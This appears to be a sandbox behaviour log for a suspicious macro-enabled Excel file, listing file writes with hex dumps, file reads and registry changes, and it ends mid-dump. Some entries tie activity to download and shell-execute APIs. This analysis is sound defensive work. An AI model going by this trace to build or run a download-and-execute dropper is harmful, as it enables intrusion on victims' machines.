C:\Users\user\Desktop\~$sample20210111-01.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F77F591	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\B00F0000	569	481	a4 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 48 a7 8b a2 28 2c 67 d1 a4 cb 36 40 53 a0 5b 9a 1c d9 ac f9 02 c9 28 f2 df 77 28 39 0e e2 ea 61 a1 1b cb 12 75 ef 99 19 71 86 eb db d6 e8 a2 81 10 95 b3 15 b9 a1 2b 52 80 15 4e 2a bb ab c8 af c7 6f e5 67 52 c4 c4 ad e4 da 59 a8 c8 11 22 b9 dd bc 7f b7 7e 3c 7a 88 05 aa 6d ac c8 3e 25 ff 85 b1 28 f6 60 78 a4 ce 83 c5 95 da 05 c3 13 de 86 1d f3 5c 1c f8 0e d8 c7 d5 ea 13 13 ce 26 b0 a9 4c d9 83 6c d6 77 50 f3 27 9d 8a fb 16 1f f7 91 6c 95 25 c5 d7 fe bd 8c aa 08 f7 5e 2b c1 13 06 ca 1a 2b 2f 20 a5 ab 6b 25 40 3a f1 64 d0 9a 46 1f 80 cb b8 07 48 46 53 1f 14 12 c3 4f 48 09 13 8b 84 0d 32 bd dd 5d 30 95 c9 31 e7 e7 c3 0a 30 f5 a0 a2 2d f3 ca b0 26 80 8e 17 a2 99 d4 7c 5f 3b 8a ca 2e fd b8 57 3e 7e c0 02 8f 10 f2 ca	...n.0.E.....H...(.g...6@S.[.....(..w(9...a....u...q.... .....+R..N*.....o.gR.....Y ..."".....~<z...m..>%...(.`x... .....\.....&..L..l.w P.'.....l.%.....^+.....+/ ..k%@:.d..F.....HFS....OH.. ...2..]0..1....0...-...&.....|_ ;.....W>~.....	success or wait	23	7FEEAC59AC0	unknown
C:\Users\user\Desktop\B00F0000	1050	2	03 00	..	success or wait	23	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\B00F0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.........*....... [Content_Types].xml ... (....................................	success or wait	24	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\B00F0000	24904	4096	ec 7d 7d 78 1c c5 99 67 75 cf 48 1a eb cb 23 59 d8 c2 36 b8 2d 0b 7b 8c 8d 19 19 63 84 b0 61 24 db 20 b3 b6 11 96 03 0a 71 e2 19 49 63 4b b6 ac 19 24 d9 c8 84 c4 e3 8f 10 85 e5 12 c1 79 bd 5a 96 0d 43 1e 92 d3 12 c2 2a 79 38 22 93 6c 6e ec 90 ac 8e 23 1b 91 4d 6e b5 77 7f 44 26 d9 3b 3d b7 c9 ae b8 84 8d fe c8 a1 fb fd aa aa 67 5a a3 96 91 21 fb f5 3c 5b f2 3b f5 d6 af de f7 ad ef ea ea ee ea f2 e8 0f 4b c6 9f ff fa d2 cb 22 cb dd 29 3c e2 bd e9 05 22 d7 81 1b e0 49 d2 f9 85 30 c1 90 de 9b 9e 9e 96 18 7e c0 fe bb fb 37 54 03 ff 0f 79 cd 43 bb 85 40 5e 50 0e 88 6d 5e 08 ba 0e b4 00 94 0f 2a 00 b1 9d 8b e0 17 83 ae 05 f9 41 25 a0 52 d0 22 50 19 e8 1a d0 62 d0 12 50 39 c8 07 5a 0a 5a 06 5a 0e da 05 6a 00 ad 00 6d 04 ad 04 55 80 56 81 2a 41 37 80 56 83 d6 80	.}}x...gu.H...#Y..6.-.{....c.. a$. ......q..IcK...$..... .y.Z..C.....*y8".ln....#..Mn.w .D&.;=.....gZ...!..<[. ;.....K.....")<... ."....I...0.....~....7T...y .C..@^P..m^.....*.....A %.R."P....b..P9..Z.Z.Z...j... m...U.V.*A7.V...	success or wait	9	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\B00F0000	48567	2653	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 6b 00 00 00 ea 08 03 00 00 00 53 03 94 83 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 00 18 50 4c 54 45 ff ff ff b0 b0 b0 d3 d4 d3 4b 49 4b 8f cc e5 94 96 f6 c9 d3 f9 84 84 85 f5 b7 0b db 00 00 09 db 49 44 41 54 78 da ec 9d 09 62 a3 30 0c 45 2d 91 a2 fb df b8 de 11 60 a8 59 02 86 7e 66 da a6 24 93 68 1e f6 b7 2c cb c2 48 87 e3 9a 43 4c 67 1e 78 3c d4 68 b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 eb ff ce 9a bb ce 9e ec 3a f6 df 84 fd ef 24 46 dc 03 fb 88 c8 90 b1 7f ed 03 e6 f8 45 a7 98 c2 dd c7 74 f2 63 3f cc 7e 94 f4 f2 71 3f dc a7 fe fc c9 fa 21 46 cf cd f6 a7 29 3c 23 24 e2 6c 14 d3 f9 ef cc d6 e4	.PNG.....IHDR...k.....S .....tEXtSoftware.Adobe Imag eReadyq.e<....PLTE..... KIK.....IDATx....b .0.E-.....`.Y..~f..$.h...,.. H...CLg.x<.h..k..k..k..k.. k..k.....:.....$F..... ...E.....t.c?.~...q?.....!F....) <#$.l.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\B00F0000	54820	1719	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 1c 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 16 15 88 97 1b 01 00 00 2b 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 42 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 f1 fd 54 a9 8a 02 00 00 14 06 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9d 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.....*.....[Content_Types].xmlPK..-.....!..U0#....L...._rels/.relsPK..-.....!.....+...B...xl/_rels/workbook.xml.relsPK..-.....!...T.....xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\998453.cvr	unknown	1392	4d 53 51 4d 78 00 00 00 00 00 00 00 5c 2e 53 1d 0a 00 00 00 f8 04 00 00 02 00 00 00 00 00 0e 00 67 1b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a1 d5 da 80 8a e8 d6 01 d5 8e 58 8f 8a e8 d6 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 01 00 00 00 01 5f 00 00 03 00 00 00 45 58 43 45 00 00 00 00 04 00 00 00 ff ff ff ff 00 00 00 00 05 00 00 00 ff ff ff ff 00 00 00 00 06 00 00 00 00 00 00 00 ac 00 00 00 35 00 00 00 67 1b 00 00 00 00 00 00 3b 00 00 00 02 00 00 00 ac 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 41 00 00 00 00 04 00 00 00 00 00 00 6c 00 00 00 00 00 00	MSQMx.....\.S..... ..g..... .....X..... ...._ .....EXCE..... .....5...g..... ..;.....<.....A... .....l.....	success or wait	1	14025828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8E0B323E.emf	0	1408	pending	1	7FEEACBFD74	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8E0B323E.emf	0	88	pending	1	7FEEACBFD74	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\94A44127.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5B1BD8FC.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E97A6CCD.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8E0B323E.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8E0B323E.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8E0B323E.emf	unknown	1408	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A342A0F1.png	0	2653	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8E0B323E.emf	0	1408	pending	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\58DCE563.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\sample20210111-01.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\sample20210111-01.xlsm	0	8	pending	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF6EC	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F008D	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F208B	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	DefaultSheetR2L	dword	0	success or wait	1	14025828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	UseSystemSeparators	dword	1	success or wait	1	14025828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	ThousandsSeparator	unicode	,	success or wait	1	14025828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	DecimalSeparator	unicode	.	success or wait	1	14025828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF6EC	EF6EC	binary	04 00 00 00 F0 07 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 31 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 34 36 C0 84 8A E8 D6 01 EC F6 0E 00 EC F6 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378549761	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F008D	F008D	binary	04 00 00 00 F0 07 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 60 B3 37 86 8A E8 D6 01 8D 00 0F 00 8D 00 0F 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 